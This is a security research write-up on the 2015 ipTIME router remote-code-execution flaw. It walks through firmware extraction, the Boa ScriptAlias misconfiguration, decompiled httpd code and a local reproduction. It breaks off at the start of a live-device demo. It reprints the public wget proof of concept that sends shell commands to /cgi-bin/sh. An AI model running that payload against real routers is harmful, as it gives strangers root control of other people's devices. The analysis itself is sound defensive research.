Contents
- 1Introduction
- 2Why Analyze a 2015 Vulnerability in 2025?
- 31️⃣ Firmware and Filesystem Analysis
- 42️⃣ Published PoC Analysis
- 53️⃣ Vulnerability Analysis (Reverse Engineering)
- 64️⃣ Comparison with Actual Boa Code
- 75️⃣ Complete Exploit Flow
- 86️⃣ Summary
- 97️⃣ Local Environment Vulnerability Logic Reproduction
- 108️⃣ Demonstration on Live Device
- 11Conclusion

Introduction
In 2015, a severe Remote Code Execution (RCE) vulnerability was disclosed in ipTIME routers, affecting 127 models running firmware versions below 9.58. This flaw allows unauthenticated remote attackers to execute arbitrary commands with root privileges—a critical misconfiguration that exposed millions of devices to serious risk.
Although the vulnerability was patched and exploit code made public shortly after discovery, the underlying root cause remained largely unexplored. This article revisits the vulnerability in 2025 to uncover its fundamental mechanisms and explore its ongoing security implications.
Why Analyze a 2015 Vulnerability in 2025?
The answer lies in three major shifts in today’s threat landscape:
1. Persistent Exploitation of Legacy Vulnerabilities
Legacy vulnerabilities continue to pose modern risks. According to GreyNoise's 2025 Mass Internet Exploitation Report, 40% of exploited vulnerabilities in 2024 were disclosed before 2020. Notably, 10% of them originated before 2016, with some dating back to the 1990s. Ransomware groups conducted 28% of their campaigns using previously known exploits.
These figures highlight that attackers often prefer known, unpatched issues over costly zero-day research.
2. Escalation in Router and Network Device Attacks
Darktrace’s 2024 Annual Threat Report emphasizes a surge in attacks targeting edge devices—routers, VPNs, firewalls—due to their exposure and often outdated firmware. These devices frequently lack proper hardening and run remote services vulnerable to both n-day and zero-day exploits.
Even without specific CVE disclosures, attackers can access systems through edge devices running external remote services, with high probability of network access through zero-day vulnerabilities in externally exposed routers.
The report predicts increased attacks on edge devices, particularly IoT devices in OT (Operational Technology) and ICS (Industrial Control Systems) environments, as IoT devices and sensors are typically security-weak and attractive targets for attackers.
Attackers are also focusing on Living-off-the-Land (LOTL) techniques, exploiting legitimate tools pre-installed on target systems rather than just targeting zero-day vulnerabilities. This suggests that network edge devices like routers are becoming persistent and systematic targets for attackers.
3. ipTIME’s Dominance in the Korean Market
In 2015, ipTIME held a 60% share in Korea’s consumer router market, with over 10 million units deployed. Many of these legacy devices remain operational. According to Danawa Research (Sep 2023–Aug 2024), EFM Networks still commands 70–90% of the domestic market across all major Wi-Fi standards.
Given this background, the 2015 ipTIME vulnerability is not merely a historical issue but a typical example of legacy vulnerabilities that continue to pose current threats, warranting renewed examination.
1️⃣ Firmware and Filesystem Analysis
1.1. Firmware Extraction and Structure Analysis
Our analysis target is the ipTIME N604S, version 8.60.

We downloaded the N604S 8.60 version firmware from the ipTIME website and extracted the filesystem using binwalk.

The extracted n604skr_8_60.bin.extracted file contains cramfs-root.
The extracted filesystem structure is as follows:

1.2. Web Server Configuration Analysis
This vulnerability occurs during the web server's HTTP POST request processing, requiring identification of the target system's httpd and web server type.

Web Server : Boa
Configuration File : /default/var/boa_vh.conf
1.3. boa_vh.conf
(base) ➜  cramfs-root cat ./default/var/boa_vh.conf
Port 80
User root
Group root
...
ScriptAlias /cgi-bin/ /bin/      # alias setting      <---------- [1]
...
Auth /main /etc/httpd.passwd
[1] : ScriptAlias /cgi-bin/ /bin/
This configuration is a critical cause of the vulnerability, making /cgi-bin/sh requests directly execute the system's /bin/sh.
1.4. cgi-bin, /bin

Find command results show no cgi-bin directory exists, indicating the firmware doesn't create a cgi-bin directory but uses ScriptAlias to map to /bin/.
The /bin directory contains binaries like sh used for vulnerability triggering, along with CGI files.
/cgi-bin/ directory : /bin/ (actual system binary directory)
1.5. httpd, /sbin Verification


httpd is located at /sbin/httpd, with an additional /home/httpd directory present.
File command reveals httpd characteristics:
Architecture: MIPS (32-bit LSB)
Type: dynamically linked
Library:
ld-uClibc.so.0Status: stripped
The /sbin/ directory contains various system daemons and utilities necessary for router operation, including iptables and utelnetd for maintaining shell access with simple configuration.
2️⃣ Published PoC Analysis
The published PoC code for this vulnerability is as follows:
#!/bin/sh

if [ ! $1 ]; then
  echo "Usage:"
  echo $0 ip command
  exit 1
fi

wget -qO- --post-data="echo 'Content-type: text/plain

'; PATH=$PATH:/sbin $2 $3 $4" http://$1/cgi-bin/sh
This PoC code sends POST data in text/plain format to execute commands through /cgi-bin/sh.
As analyzed earlier, it exploits the misconfigured ScriptAlias to access /bin/sh through /cgi-bin/sh, executing the sh shell and adding PATH to use binaries in /sbin
3️⃣ Vulnerability Analysis (Reverse Engineering)
Target Binary: /sbin/httpd
Analysis Strategy: Since the PoC attack vector is POST request-based, we'll trace the POST data processing pipeline from HTTP request parsing to CGI execution to identify the vulnerability trigger point.
3.1. Entry Point (main)
Web server initialization occurs at the program entry point, with [1] starting the web server's main event loop via select_loop().
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
  int v5; // $v0
  int v6; // $a0
  int v7; // $v0

...
LABEL_26:
              timestamp(v6);
              dword_10000A34 = 0;
              status = 0;
              start_time = current_time;
              create_httpd_pid();
              get_ifconfig("br0", &local_ifaddr, &local_ifmask);
              sub_408C28();
              select_loop(v15);            <---------- [1]
            }
...
3.2. Event Loop (select_loop)
select_loop() waits for socket events using select() system call in the device's default state and calls process_requests() at [1] when requests arrive to handle actual HTTP requests.
void __fastcall __noreturn select_loop(unsigned int a1)
{
...
  unsigned int v7; // $a0
  int v8; // $a0

...
  max_fd = -1;
  while ( 1 )
  {
    while ( 1 )
    {
      if ( sighup_flag )
        sighup_run();
      if ( sigchld_flag )
        sigchld_run();
      if ( sigalrm_flag )
        sigalrm_run();
      if ( sigterm_flag )
      {
        v7 = a1;
        if ( sigterm_flag == 1 )
          sigterm_stage1_run(a1);
        if ( sigterm_flag == 2 && !request_ready && !request_block )
          sigterm_stage2_run(v7);
      }
      max_fd = -1;
      v8 = a1;
      if ( request_block )
      {
        sub_4143D4();
        v8 = a1;
      }
      process_requests(v8);            <---------- [1]
			...
  }
}
3.3. Method Parsing (Process_logline)
HTTP supports multiple methods, each with different formats and processing approaches. Before vulnerability analysis, we must understand how this binary parses HTTP request methods and branches processing logic per method.
Through [1] to [4], we can see the device only supports GET, HEAD, and POST methods, with POST having value 4.
int __fastcall process_logline(_DWORD *a1)
{
 char *v1; // $s0
 int v3; // $v0
 // ... (other variable declarations)
 unsigned int v15; // [sp+18h] [-18h] BYREF
 unsigned int v16; // [sp+1Ch] [-14h] BYREF

 v1 = (char *)a1 + 12458;
 a1[12] = (char *)a1 + 12458;

 // Parse HTTP method
 if ( !memcmp((char *)a1 + 12458, "GET ", 4) )
 {
   v3 = 1;                           // GET == 1                     <---------- [1]
 }
 else if ( !memcmp(v1, "HEAD ", 5) )
 {
   v3 = 2;                           // HEAD == 2                    <---------- [2]
 }
 else
 {
   v14 = memcmp(v1, "POST ", 5) == 0;
   v3 = 4;                          // POST == 4                     <---------- [3]
   if ( !v14 )
   {
     send_r_not_implemented(a1);    // Error if not GET, HEAD, or POST <---------- [4]
     return 0;
   }
 }
 a1[11] = v3;  // Store HTTP method

...

 v9 = 1;
 a1[540] = 6;
 return v9;
}
3.4. HTTP Request Stage Processing (process_requests)
The process_requests function processes each request sequentially based on state.
Switch-cases [1] to [6] are configured according to v3[1] value, with [7] enabling switch-case iteration.
int __fastcall process_requests(int a1)
{
 int result; // $v0
 _DWORD *v3; // $s1
 int v4; // $v1
 int header; // $s0
 ...
LABEL_9:
           header = 1;
         }
         goto LABEL_10;
       }
     }
     else
     {
       v4 = v3[1];
     }

     // Handle by request state
     switch ( v4 )
     {
       case 0:
       case 1:
       case 2:
       case 3:
         header = read_header(v3);     // Read HTTP header           <---------- [1]
         break;
       case 4:
         header = read_body(v3);       // Read POST data           <---------- [2]
         break;
       case 5:
         header = write_body(v3);      // Process POST data           <---------- [3]
         break;
       case 6:
         header = process_get(v3);     // Send response                  <---------- [4]
         break;
       case 7:
         header = read_from_pipe(v3);  // Read CGI output              <---------- [5]
         break;
       case 8:
         header = write_from_pipe(v3); // Send CGI output              <---------- [6]
         break;
       case 9:
         ...
         header = req_flush(v3);
         if ( header == -2 )           // Close connection
         {
           header = 0;
           v3[1] = 10;
         }
         else if ( header > 0 )        // Iterate switch                <---------- [7]
         {
           goto LABEL_9;
         }
         break;
       case 10:
         header = 0;
         v3[5] = 1;
         v3[18] = 0;
         break;
       default:
         v3[1] = 10;
         header = 0;
         break;
     }
...
}
Now we'll analyze functions used in each switch-case to identify when commands are executed.
3.5. HTTP Header Parsing (read_header)
This function parses HTTP headers to detect POST requests and changes state accordingly.
int __fastcall read_header(_DWORD *a1, int a2, int a3, int a4)
{
 char *v4; // $s4
 char *v5; // $s2
 unsigned int v6; // $s3
 int v8; // $v1
 int v9; // $s1
 int v10; // $a0

...
LABEL_8:
   if ( (unsigned int)v5 >= v6 )
     goto LABEL_9;
 }

 if ( v9 != 4 )
   goto LABEL_8;

 // Finish header parsing
 v19 = process_header_end((int)a1);
 if ( !v19 || a1[11] != 4 )  // Check POST method (POST = 4)       <---------- [1]
   return v19;

 // Prepare POST request handling
 v20 = a1[549];
 a1[14] = (char *)a1 + a1[16] + 12458;
 a1[13] = v5;
 a1[1] = 5;        // If POST method, change state to write_body    <---------- [2]

 if ( v20 && (v21 = boa_atoi(), v22 = v21, v21 > 0) )
 {
   if ( !single_post_limit || (v23 = a1, single_post_limit >= v21) )
   {
     ...
     v24 = a1[14];
     v25 = a1[13];
     a1[8] = v22;
     a1[9] = 0;
     if ( v22 < v24 - v25 )
       a1[14] = v25 + v22;
     return v19;
   }
 }
 else
 {
   v23 = a1;
 }
 send_r_bad_request(v23);
 return 0;
}
3.6. POST Data Reading (read_body function)
The read_body function reads POST data and updates state.
int __fastcall read_body(_DWORD *a1)
{
  int v2; // $a1
  int v3; // $v1
  int v4; // $a0
  int v5; // $v1
  int v6; // $a3
  int v7; // $a0
  int v8; // $v1
	...
  if ( v5 < v4 )
    v4 = v5;
  if ( v4 <= 0 )
  {
    a1[1] = 5;
  }
  else
  {
    v7 = read(*a1, v2, v4, 1);  // Read POST data and store in v7         <---------- [1]
    if ( v7 == -1 )
    {
      return -(*(_DWORD *)_errno_location() == 0xB);
    }
    else if ( v7 )
    {
      v8 = a1[14] + v7;        // Update size of data read             <---------- [2]
      a1[1] = 5;               // Change state to write_body via a1[1]   <---------- [3]
      v6 = 1;
      a1[14] = v8;             // Update buffer pointer                  <---------- [4]
    }
    else
    {
      fprintf(stderr, "%s:%d - Premature end of body!!\n", "read.c", 329);
      send_r_bad_request(a1);
      return 0;
    }
  }
  return v6;
}
3.7. POST Data Temporary File Storage (write_body)
The write_body function reads POST data, stores it in a temporary file, then calls init_cgi.
int __fastcall write_body(_DWORD *a1)
{
 unsigned int v1; // $a3
 int v2; // $s2
 unsigned int v3; // $v1
 _DWORD *v5; // $v0
 int v6; // $v1
 // ... (other variable declarations)

 // Calculate POST data size
 v1 = a1[9];        // Bytes processed so far
 v2 = a1[14] - a1[13];  // Size of data currently in buffer
 v3 = a1[8];        // Total Content-Length

 if ( v3 < v1 + v2 )
   v2 = v3 - v1;    // Process only the remaining data

 v5 = a1 + 554;
 if ( v2 )
 {
   v9 = a1[13];

   ...
   else
   {
     v11 = write(a1[543], a1[13], v2);  // Save POST data to a temp file  <---------- [1]
   }

   ...

 // All data processed
 a1[13] = v5;
 a1[14] = v5;
 if ( v1 >= v3 )
   return init_cgi(a1);    // Call init_cgi after POST data is processed     <---------- [2]

 // If there is more data to read
 v6 = 1;
 a1[1] = 4;  // Change state to read_body
 return v6;
}
Let's analyze init_cgi.
3.8. CGI Process Creation (init_cgi)
int __fastcall init_cgi(_DWORD *a1)
{
 int v1; // $v1
 int v3; // $v0
 int v4; // $v1
 int v5; // $a0
 int v6; // $v0
 int v7; // $v1
 ...

 // Create child process
 v6 = fork(v5);
 if ( v6 == -1 )
 {
   // ... (error handling)
 }

 if ( !v6 )  // Child process
 {
   // ... (directory change handling)

   close(v13);
   if ( dup2(v14, 1) != -1 )
   {
     close(v14);
     if ( fcntl(1, 4, 0) == -1 )
     {
       perror("cgi-fcntl");
     }
     else
     {
       if ( a1[11] == 4 )      // Check POST method (POST == 4)        <---------- [1]
       {
         lseek(a1[543], 0, 0); // Move file pointer to the beginning         <---------- [2]
         dup2(a1[543], 0);     // Connect POST data file to stdin   <---------- [3]
         close(a1[543]);
       }
       close_access_log();
       if ( a1[538] )
       {
         create_argv(a1, v15);
         execve(a1[3], v15, a1 + 5163);  // Execute CGI script        <---------- [4]
       }
       else
       {
         ...
       }
     }
     exit(1);
   }
   ...
 }

 ...

 return 1;
}
This function checks for POST method, reads POST data from beginning to end, connects it to stdin, and performs execve based on the read data.
Steps [1] to [4] represent where the vulnerability is actually triggered when the device receives the PoC code (POST data).
Detailed explanation of [1] to [4]:
[1] : Checks POST method, where 4 means POST method.
[2] : Uses lseek to move temporary file pointer to beginning to read all data.
[3] : Uses dup2() to duplicate file descriptor, connecting the fd containing POST data to stdin.
[4] : Executes /cgi-bin/sh via execve with stdin connection.
a1[3] is the "/cgi-bin/sh" path, converted to /bin/sh via ScriptAlias
The executed /bin/sh reads data from stdin and interprets it as commands
POST data connected to stdin gets executed as shell commands via execve
execve execution example :
// execve format
execve(const char *path, char *const argv[], char *const envp[])

// binary
execve(a1[3], v15, a1 + 5163);                             <---------- [1]

// When requested with exploit code
execve("/cgi-bin/sh", ["/cgi-bin/sh", NULL], envp)         <---------- [2]
When vulnerability is triggered, execve is configured as shown in [2].
Complete Process Summary
Store POST data in temporary file
Create child process with fork()
Connect temporary file to stdin in child process (dup2)
Execute /bin/sh with execve
/bin/sh reads stdin (POST data) and executes as commands
3.9. CGI Output Parsing (process_cgi_header)
After CGI program execution, CGI output must be parsed to convert to HTTP response.
int __fastcall process_cgi_header(_DWORD *a1)
{
  int v2; // $s0
  int v3; // $s1
  ...

  if ( a1[539] != 3 )
    a1[539] = 2;
  v2 = a1[13];
  v3 = strstr(v2, "\n\r\n");   // Detect header delimiter        <---------- [1]
  if ( !v3 )
  {
    v3 = strstr(v2, "\n\n");   // Detect alternate delimiter        <---------- [2]
    if ( !v3 )
    {
      fputs("cgi_header: unable to find LFLF\n", stderr);
      send_r_bad_gateway(a1);
      return 0;
    }
  }
...
HTTP Protocol uses empty lines to separate headers from body.
For this reason, CGI responses return 502 error if \n\n or \n\r\n patterns are absent.
4️⃣ Comparison with Actual Boa Code
Let's compare the actual boa web server source code with the binary.

Clone the open-source boa web server code
Use egrep to search for init_cgi usage locations
Check /src/cgi.c to examine init_cgi
4.1. Source Code Analysis : cgi.c - init_cgi
* Name: init_cgi
 *
 * Description: Called for GET/POST requests that refer to ScriptAlias
 * directories or application/x-httpd-cgi files.  Ties stdout to socket,
 * stdin to data if POST, and execs CGI.
...

int init_cgi(request * req)
{
    int child_pid;
    int pipes[2];
    int use_pipes = 0;

    SQUASH_KA(req);
...
        /* tie post_data_fd to POST stdin */
        if (req->method == M_POST) { /* tie stdin to file */
            lseek(req->post_data_fd, SEEK_SET, 0);
            dup2(req->post_data_fd, STDIN_FILENO); // Connect data to stdin <---------- [1]
            close(req->post_data_fd);
        }

...
        if (req->cgi_type) {
            char *aargv[CGI_ARGC_MAX + 1];
            create_argv(req, aargv);
            execve(req->pathname, aargv, req->cgi_env); // Execute stdin     <---------- [2]
        } else {
            if (req->pathname[strlen(req->pathname) - 1] == '/')
                execl(dirmaker, dirmaker, req->pathname, req->request_uri,
                      (void *) NULL);
...

    return 1;
}
This matches exactly with our binary analysis.
[1] : For POST data, connect the POST data to stdin.
[2] : Execute content received as stdin in [1] via execve.
5️⃣ Complete Exploit Flow
💡 Complete Exploit Flow:
[HTTP POST Request] → [Boa Web Server Reception] → [POST Data Temporary File Storage]
↓↓↓
[CGI Path Matching] → [fork() Child Process Creation] → [dup2 stdin Setup]
↓↓↓
[Execute /bin/sh via execve] → [Shell reads POST data from stdin] → [Command execution]
💡 Detailed Step-by-Step Process:
Request Processing Stage
Client sends POST request to
http://target/cgi-bin/shBoa web server receives and parses request
CGI Path Matching
/cgi-bin/sh path mapped to /bin/sh via ScriptAlias configuration
CGI execution flag set for POST method
POST Data Processing
POST data stored in temporary file
File descriptor (fd) stored in management structure
Process Creation and Execution
// In Boa's init_cgi function
child_pid = fork();  // Create child process
if (child_pid == 0) {  // In the child process
    lseek(post_data_fd, 0, 0);        // Move file pointer to the beginning
    dup2(post_data_fd, STDIN_FILENO); // Connect POST data to stdin
    execve("/bin/sh", argv, envp);    // Execute shell
}
6️⃣ Summary
6.1. ScriptAlias - boa_vh.conf
(base) ➜  cramfs-root cat ./default/var/boa_vh.conf
...
ScriptAlias /cgi-bin/ /bin/   # alias setting converts /cgi-bin to /bin/ <---------- [1]
...
The boa_vh.conf configuration converts /cgi-bin/ to /bin/.
6.2. POST Data Processing - init_cgi
if (req->method == M_POST) {
    lseek(req->post_data_fd, SEEK_SET, 0);
    dup2(req->post_data_fd, STDIN_FILENO);       // Connect POST data to stdin
    close(req->post_data_fd);
}
When PoC code is sent to the device, POST data gets connected to stdin.
6.3. CGI Path Matching - init_cgi
if (req->cgi_type) {
    create_argv(req, aargv);
    execve(req->pathname, aargv, req->cgi_env);    // Execute "/cgi-bin/sh"
}
/cgi-bin/sh executes as /bin/sh with accompanying POST data transmitted to stdin, ultimately making POST data interpreted as shell commands.
7️⃣ Local Environment Vulnerability Logic Reproduction
7.1. Vulnerability Reproduction Example Code
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>
#include <string.h>

int main(int argc, char *argv[], char *envp[]) {
    const char *cmd_file = "test.txt";
    int fd;

    // 1. Open test.txt as read-only
    fd = open(cmd_file, O_RDONLY);
    if (fd < 0) {
        fprintf(stderr, "open(%s) failed: %s\n", cmd_file, strerror(errno));
        exit(EXIT_FAILURE);
    }

    // 2. Duplicate fd to standard input
    if (dup2(fd, STDIN_FILENO) < 0) {
        fprintf(stderr, "dup2 failed: %s\n", strerror(errno));
        close(fd);
        exit(EXIT_FAILURE);
    }
    close(fd);

    /*
    3. Execute /bin/sh with execve
      - argv: pass "sh" as the first argument; no further arguments, so terminate with NULL
      - envp: pass the parent process environment variables as-is
    */
    char *new_argv[] = { "sh", NULL };
    if (execve("/bin/sh", new_argv, envp) < 0) {
        fprintf(stderr, "execve(/bin/sh) failed: %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }

    return 0;
}
This example code reads test.txt file, duplicates fd to stdin, then executes /bin/sh with execve.

As shown in the image above, we can confirm that the id command in test.txt is recognized as a command through /bin/sh.
Running the vulnerability reproduction example code confirms that contents of test.txt (id command) in stdin are executed.
8️⃣ Demonstration on Live Device
The current N604S Router IP is set to 192.168.99.1.

Since the existing PoC code has limited args count, we modify the code to allow more args usage.
#!/bin/sh

